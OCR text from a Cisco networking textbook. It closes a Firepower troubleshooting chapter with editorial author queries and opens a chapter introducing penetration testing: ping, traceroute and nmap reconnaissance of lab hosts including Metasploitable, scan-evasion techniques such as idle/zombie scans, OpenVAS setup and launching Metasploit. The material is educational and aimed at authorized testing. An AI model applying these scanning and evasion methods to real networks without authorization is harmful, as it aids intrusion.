


Figure 21-130. *Troubleshooting page*

In Advanced Troubleshooting, we can download files, run commands, run traces, and capture packets.




Figure 21-131. *Advanced Troubleshooting page*

The CLI page is a nice way to run commands against the FTD, but you need to know the exact command. It does not support auto-completion or context-sensitive help. If you are not certain of the exact command, the CLI offers more flexibility.

Packet Tracer allows you to inject a test packet to an interface and trace what happens. It will tell you if it hit an access control policy or NAT policy and the disposition of the packet. It is useful in what if scenarios.

In this example, we tested a packet on the outside interface. It was dropped due to the access control policy.




Figure 21-132. *Packet Tracer*

If you want to see the disposition of real packets, you can start a packet capture. You can create a capture with filter criteria or look at anything. If packets are not making it to their destination interface, you can see why by using a capture with trace.

Figure 21-133. *Capture with trace output*

Summary

This was a massive chapter, but it only scraped the tip of the iceberg on the features available on the Firepower system. Firepower is the combination of several other products. The two main influences of Firepower are ASA and Sourcefire Defense Center, but other products show their influence in the framework.

Author Queries

Chapter No.: 21 0005078441

Queries	Details Required	Author's Response
AU1	Please provide citations for all figures in this chapter in the text.	
AU2	Please check if "Dynamic rules" is okay as edited.	
AU3	Both forms "Firepower Management Console" and "Firepower Management Center" have been used in the text and retained as given. Please check if okay.	
AU4	This following image is unnumbered. Please check.	
AU5	Please check if "thin provisioning" is okay as edited.	
AU6	Please check if edit to sentence starting "You will first need…" is okay.	
AU7	Please check if "the "Access Policies" section" and similar occurrences are okay as edited.	
AU8	Please check if "in the context of the configuration task" is okay as edited.	
AU9	Please check if "the "Virtual Private Networks" section" and similar occurrences are okay as edited.	
AU10	Please check if edit to sentence starting "FMC is designed as…" is okay.	
AU11	Please check if edit to sentence starting "Networks can be defined…" is okay.	
AU12	Please check if edit to sentence starting "That means you can't…" is okay.	
AU13	Please check if edit to sentence starting "The configuration is similar…" is okay.	
AU14	Please check if "the virtual router and address family" is correct as is.	
AU15	Please check if "DHCP Relay Agent tab" is okay as edited.	
AU16	Please check if edit to sentence starting "You will be asked…" is okay.	
AU17	Please check if "Dynamic rules" is okay as edited.	
AU18	Please check if edit to sentence starting "We want the server…" is okay.	
AU19	Please check if "Metasploitable host" is okay as edited.	
AU20	Please check if all-caps "NOT" can be changed to italicized "*not*" for emphasis.	
AU21	Please check if "the health monitoring section" should be changed to "the "Monitoring Overview" section".	
AU22	Please check if "the logging and health monitoring section" should be changed to "the "Monitoring Overview" section".	
AU23	Please check if all-caps "ONLY" and "NOT" can be changed to italicized "*only*" and "*not*".	
AU24	Please check if edit to sentence starting "We changed the Interface…" is okay.	
AU25	Please check if "Inside_Site1 and/or Inside_Site2" is okay as edited.	
AU26	Please check if "adding the gateway" is okay as edited.	
AU27	Please check if edit to sentence starting "Traffic does not pass…" is okay.	

CHAPTER 22

Introduction to Network Penetration Testing

Penetration testing helps determine the security posture of a network. There are different types of penetration testing that relate to the depth of the test and the level of knowledge of the tester. This chapter introduces penetration testing.

Overview

When an organization makes the decision to perform penetration testing, the parameters of the test need to be identified before anything else. These parameters include the level of knowledge of the organization and its systems and the types of exploits that may be performed.

The level of knowledge provided is categorized as black box, white box, and gray box. When black-box testing is conducted, penetration testers are often given nothing except the name of the target, and they need to work their way into the network from there. This provides insight on what an external hacker may be able to accomplish. On the opposite side of the spectrum is white-box testing. When white-box penetration testing is conducted, the testers are given access and documentation to the system. Their tests may even include review of policy and procedure documents. Gray-box testing is a middle ground. With gray-box testing, some documentation and access are provided. This type of testing is good to emulate an internal threat. It is also common to use a combination of techniques, where the penetration tester starts with black-box testing and then moves to gray-box testing and then white-box testing.

Penetration testing can lead to data loss or system unavailability. Most companies want to know if they are vulnerable, but they can't afford to lose data or reduce system availability. In these cases, it is important to set boundaries for the testers. It is not uncommon to disallow tests that may cause a denial of service.

Once the parameters of the test have been decided and the testers have been given their authority to operate, they can start the first phase of tests. This phase is the reconnaissance phase, where they attempt to learn as much about the system as possible. The information gathered in the reconnaissance phase is used in the scanning phase to determine more information about the system and its vulnerabilities. The next phase is to use the information about the vulnerabilities to exploit the system. Once the system is exploited, the penetration testers will set up methods to maintain their access and cover their tracks.

AU1

Reconnaissance and Scanning

The reconnaissance phase of penetration testing involves mostly nonintrusive methods of collecting information on a target. This can include searches for DNS registration, financial reports, job postings, review of the company website, and other Internet searches. In some cases, the reconnaissance phase also

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_22

includes social engineering dumpster diving. The purpose of this phase is to collect as much information about the target as possible before actively probing the target network. This can both reduce the risk of detection and increase the efficiency of later phases.

The active scanning phase has the chance of detection, but information obtained from the reconnaissance phase can help the penetration tester limit the scope of scans and evade detection. The purpose of the active scanning phase is to fingerprint which services are running on the network and how they may be vulnerable. If you are lucky, you may already have some of this information from the reconnaissance phase. For example, a job posting for a server administrator might tell you all of the software and versions used by a company.

Common tools for active scanning are ping, hping3, traceroute, and nmap. ping, hping, and traceroute are useful for mapping out the address space of an organization. nmap is useful for fingerprinting hosts and determining which ports are open. To make the scanning job easier, applications such as NetScanTools can wrap the functionality of the basic tools together and then add more functionality, such as SNMP attacks to get data from network devices.

Figure 22-1 illustrates a basic network. Due to the use of default routes and other suboptimal routing configuration, information about the network can be exposed. In this example, a simple network is mapped out using basic tools that are available in Kali Linux. Kali is a distribution of Linux that is preloaded with an array of tools for penetration testing.




Figure 22-1. *Penetration test network*

The example starts without any filtering. This allows the use of standard ping and traceroute tools:

```
root@kali:~# ping -c 4 192.168.10.10
PING 192.168.10.10 (192.168.10.10) 56(84) bytes of data.
64 bytes from 192.168.10.10: icmp_seq=1 ttl=62 time=1.91 ms
64 bytes from 192.168.10.10: icmp_seq=2 ttl=62 time=2.00 ms
64 bytes from 192.168.10.10: icmp_seq=3 ttl=62 time=1.39 ms
64 bytes from 192.168.10.10: icmp_seq=4 ttl=62 time=3.21 ms

--- 192.168.10.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.397/2.132/3.210/0.665 ms
root@kali:~# traceroute 192.168.10.10
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets
```

```
 1 10.0.0.1 (10.0.0.1) 4.504 ms 4.492 ms 4.507 ms
 2 192.168.2.2 (192.168.2.2) 3.392 ms 3.277 ms 7.035 ms
 3 192.168. 10.10 (192.168.10.10) 5.921 ms 7.960 ms 7.840 ms
root@kali:~#
```

From here, you can see an address from an intermediate network. Even though 192.168.2.2 is just a router-to-router link, it can help determine the address space of the target network. In this example, 192.168.2.50 is selected as the target of another traceroute. The links are actually in a /30, so this IP isn't in the same network. Due to nonoptimal routing in the target network, a routing loop is generated that reveals another router:

```
root@kali:~# traceroute 192.168.2.50
traceroute to 192.168.2.50 (192.168.2.50), 30 hops max, 60 byte packets
 1 10.0.0.1 (10.0.0.1) 3.959 ms 4.176 ms 3.968 ms
 2 192.168.2.2 (192.168.2.2) 3.934 ms 4.595 ms 4.403 ms
 3 192.168.3.1 (192.168.3.1) 4.629 ms 4.471 ms 4.288 ms
 4 192.168.3.2 (192.168.3.2) 3.621 ms 3.428 ms 3.636 ms
 5 192.168.3.1 (192.168.3.1) 3.915 ms 3.921 ms 3.727 ms
 6 192.168.3.2 (192.168.3.2) 3.238 ms 4.164 ms 3.759 ms
<output truncated>
```

What if some ports and protocols are filtered? Let's look at the example where all UDP traffic is filtered on the outside router. Traceroute returns `!X`, which means that the UDP packets are administratively prohibited. In this case, ICMP is not blocked. Using `traceroute -I` results in an ICMP traceroute. Notice that we are running the traceroute as root. If you are not using the root user, you may need to use sudo to run traceroute in ICMP mode:

```
root@kali:~# traceroute 192.168.10.10
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets
 1 10.0.0.1 (10.0.0.1) 3.095 ms !X 2.876 ms !X 2.896 ms !X
root@kali:~#
root@kali:~# traceroute -I 192.168.10.10
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets
 1 10.0.0.1 (10.0.0.1) 2.419 ms 2.964 ms 2.994 ms
 2 192.168.2.2 (192.168.2.2) 4.245 ms 4.085 ms 3.902 ms
 3 192.168.10.10 (192.168.10.10) 3.728 ms 6.650 ms 6.677 ms
root@kali:~#
```

When ICMP is blocked, it makes it slightly more difficult, but as a rule of thumb, you can't block that which you need. The target is a web server that requires TCP port 80. In the following snippet, ICMP traceroute is administratively prohibited, but tcptraceroute using port 80 still provides some information:

```
root@kali:~# traceroute -I 192.168.10.10
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets
 1 10.0.0.1 (10.0.0.1) 3.799 ms !X 3.547 ms !X 3.373 ms !X
root@kali:~#
root@kali:~# tcptraceroute 192.168.10.10 80
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets
 1 10.0.0.1 (10.0.0.1) 30.494 ms * *
 2 192.168.2.2 (192.168.2.2) 29.767 ms 29.634 ms *
 3 192.168.10.10 (192.168.10.10) <syn,ack> 27.453 ms 27.443 ms 27.308 ms
root@kali:~#
```

Some common tools for port scanning and fingerprinting are nmap and hping3. In this example, `nmap -O` is used to fingerprint the target and discover common open ports:

```
will@kali:~$ sudo nmap -O 192.168.0.123
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 19:38 HST
Nmap scan report for win8-defender (192.168.0.123)
Host is up (0.00017s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:A1:20:52 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/
o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/
o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
will@kali:~$
```

This host is a Windows 8.1 host. We could get more details on versions of software running if we used helper scripts or the version detection option. Details on these options are available at nmap.org.

```
will@kali:~$ sudo nmap -O 192.168.0.143
[sudo] password for will:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 19:32 HST
Nmap scan report for 192.168.0.143
Host is up (0.00027s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
```

```
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
will@kali:~$
```

In this example, the fingerprint wasn't precise. It correctly detected that the device is a flavor of Linux 2.6, but it did not detect the exact version. This host is running Metasploitable. Metasploitable is released by Rapid7 to provide penetration testers with targets to use when testing the Metasploit tool. In addition to the Linux variant, Windows variants are also available. For additional practice, sites like VulnHub, www.vulnhub.com, provide practice targets.

The default nmap scan only scanned 1000 common TCP ports. To scan other ports, use `nmap -p <port_range> <targets>`. To scan UDP ports, use `nmap -sU -p <port_range> <targets>`. The TCP scan has several options, such as stealth scan, FIN scan, and XMAS scan. These options were developed to evade detection, but modern security controls can detect these scans. The best technique for evading detection is slowing down the scan or using the idle option with a *zombie host*, which is an unwitting host that is used as part of a penetration. In the case of an idle scan, the attacker spoofs the IP address of the zombie host when it scans the target. The target sends the response back to the zombie host, because its IP address was used as the source. The zombie must be mostly idle, so the attacker can use its communication with the zombie to guess the response it received from the scan of the target. This type of scan is the least reliable, but it hides the source of the scan.

If you just want to scan for hosts in a range, use the `-sn` option. In the following example, 192.168.0.128/25 is scanned. The hosts 192.168.0.137 and 192.168.0.143 are showing as up:

```
will@kali:~$ nmap -v -sn 192.168.0.128/25
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 19:48 HST
Initiating Ping Scan at 19:48
Scanning 128 hosts [2 ports/host]
Completed Ping Scan at 19:48, 1.91s elapsed (128 total hosts)
Initiating Parallel DNS resolution of 128 hosts. at 19:48
Completed Parallel DNS resolution of 128 hosts. at 19:48, 0.00s elapsed
Nmap scan report for 192.168.0.128 [host down]
Nmap scan report for 192.168.0.129 [host down]
Nmap scan report for 192.168.0.130 [host down]
Nmap scan report for 192.168.0.131 [host down]
Nmap scan report for 192.168.0.132 [host down]
Nmap scan report for 192.168.0.133 [host down]
Nmap scan report for 192.168.0.134 [host down]
Nmap scan report for 192.168.0.135 [host down]
Nmap scan report for 192.168.0.136 [host down]
Nmap scan report for BRN3C2AF41847F4 (192.168.0.137)
Host is up (0.0016s latency).
Nmap scan report for 192.168.0.138 [host down]
Nmap scan report for 192.168.0.139 [host down]
Nmap scan report for 192.168.0.140 [host down]
Nmap scan report for 192.168.0.141 [host down]
Nmap scan report for 192.168.0.142 [host down]
Nmap scan report for 192.168.0.143
Host is up (0.00026s latency).
Nmap scan report for 192.168.0.144 [host down]
Nmap scan report for 192.168.0.145 [host down]
<output truncated>
```

Vulnerability Assessment

Through basic scanning techniques, you should be able to map out some hosts on the network. The next step is to search for vulnerabilities on the discovered targets. Even if a boundary device blocks access to the actual target, gaining control of another device in the network allows the tester to pivot once inside the network.

Vulnerability scanners are tools for searching for known vulnerabilities. They are not quiet tools and are typically used when an organization is scanning itself or if the penetration tester assumes that administrators of the target network are not checking log files and do not have intrusion detection controls in place. This is in comparison to the use of techniques that are designed to hide from intrusion detection systems. Vulnerability scanners operate by using signatures of requests and responses. The signatures they use are also known by intrusion detection systems, and the amount of data they send makes their traffic stand out. In most cases, they do not actually exploit the vulnerability, but only look for a response to show that the service is vulnerable. A disadvantage of vulnerability scanners is that they can only scan for vulnerabilities that are known by them. This can lead to a false sense of security.

The 2020 release of Kali Linux does not come with OpenVAS, but it can be easily installed by using `sudo apt install openvas`. OpenVAS is an easy-to-use open source vulnerability assessment scanner and manager. To start using OpenVAS in Kali, browse the Applications menu to 02 – Vulnerability Analysis and then to openvas initial setup, as shown in Figure 22-2. Alternatively, you may want to use sudo openvas from the command line.




Figure 22-2. *OpenVAS initial setup*

The setup script initiates the database, synchronizes with `openvas.org`, and creates an administrative user. Make sure to pay attention to the end of the script. It provides the password to the `admin` user:

```
User created with password 'd1bb2d73-b7ec-4866-b90a-3627d048ef98'.
```

If you missed the password, you can change the password using the openvasmd management utility:

```
openvasmd --user=admin --new-password=new_password
```

The next step is to start OpenVAS. Use the shortcut labeled openvas start, which is directly under the openvas initial setup menu shortcut. Once the application is started, open a web browser.

Type **https://127.0.0.1:9392** in the address bar and accept the exceptions. This brings you to the login screen shown in Figure 22-3. Log in using the admin user and the password provided by the script, unless you changed it.




Figure 22-3. *OpenVAS login*

The fastest way to start a scan is to use the quick start option. This creates tasks with default settings and starts the scan. Figure 22-4 shows a scan of 192.168.10.10 and 192.168.10.20. If you want to scan an entire network, you can also use CIDR notation.




Figure 22-4. *OpenVAS quick start*

After the task is created with the quick scan, it shows up on the Scan Management page shown in Figure 22-5. As vulnerabilities are found, you can look at the incomplete report by either clicking the number in the Reports column or clicking the task name and then selecting the report.




Figure 22-5. *Scan Management*

Clicking the 1 for the incomplete scan brings you to the list of reports shown in Figure 22-6. In this case, only one report is available and it isn't complete. Even though it isn't complete, you can see that it has already found several vulnerabilities.

Figure 22-6. *Task list*

Clicking the date in the report list brings up the details, as shown in Figure 22-7.




Figure 22-7. *Scan results*

To get more details about a vulnerability, click the name of the vulnerability. For example, when you click X Server, you are brought to the page shown in Figure 22-8. The CVE at the bottom of the page provides a link for more information. It can also be used in Internet searches to determine if there are known exploits. If you are lucky, you might be able to find exploitation code for the vulnerability; however, if you don't want to be overt, you need to modify the exploit code to reduce the risk of detection. The vulnerability scanner rates this vulnerability at the highest severity, but it also provides information on how to restrict the service to mitigate the vulnerability.

Figure 22-8. *Vulnerability details*

If you are a network defender, you work on removing the vulnerabilities. If you are a penetration tester, you either use these results to find an exploitable vulnerability or report the vulnerabilities to the network administrators with suggested fixes. Remember that tools like OpenVAS are noises. If your goal is to be stealthy, this is not the tool of choice. The target should see the scan in their log files and quickly block your access.

Exploitation

Now that you have a list of vulnerabilities, you can start looking at exploits.

For the exploitation phase, Metasploit can be used. Metasploit is a flexible tool that includes exploit modules. The modularity of Metasploit allows anyone to create and deploy a module quickly after a novel vulnerability is discovered. Metasploit Pro includes a graphical interface that integrates scanning, workflow management, and exploitation. Metasploit Community Edition is a free version with fewer features, but it still comes packaged with a web interface. The Metasploit Framework provides a console interface to configure and launch exploits. The Metasploit Framework is distributed with Kali Linux.

To launch the Metasploit Framework, click the icon in the dock or from the 08 – Exploitation Tools in the Applications menu. This brings you to the console shown in Figure 22-9. If you are not logged in as root, use the terminal to run `sudo msfconsole` instead of using the menu.

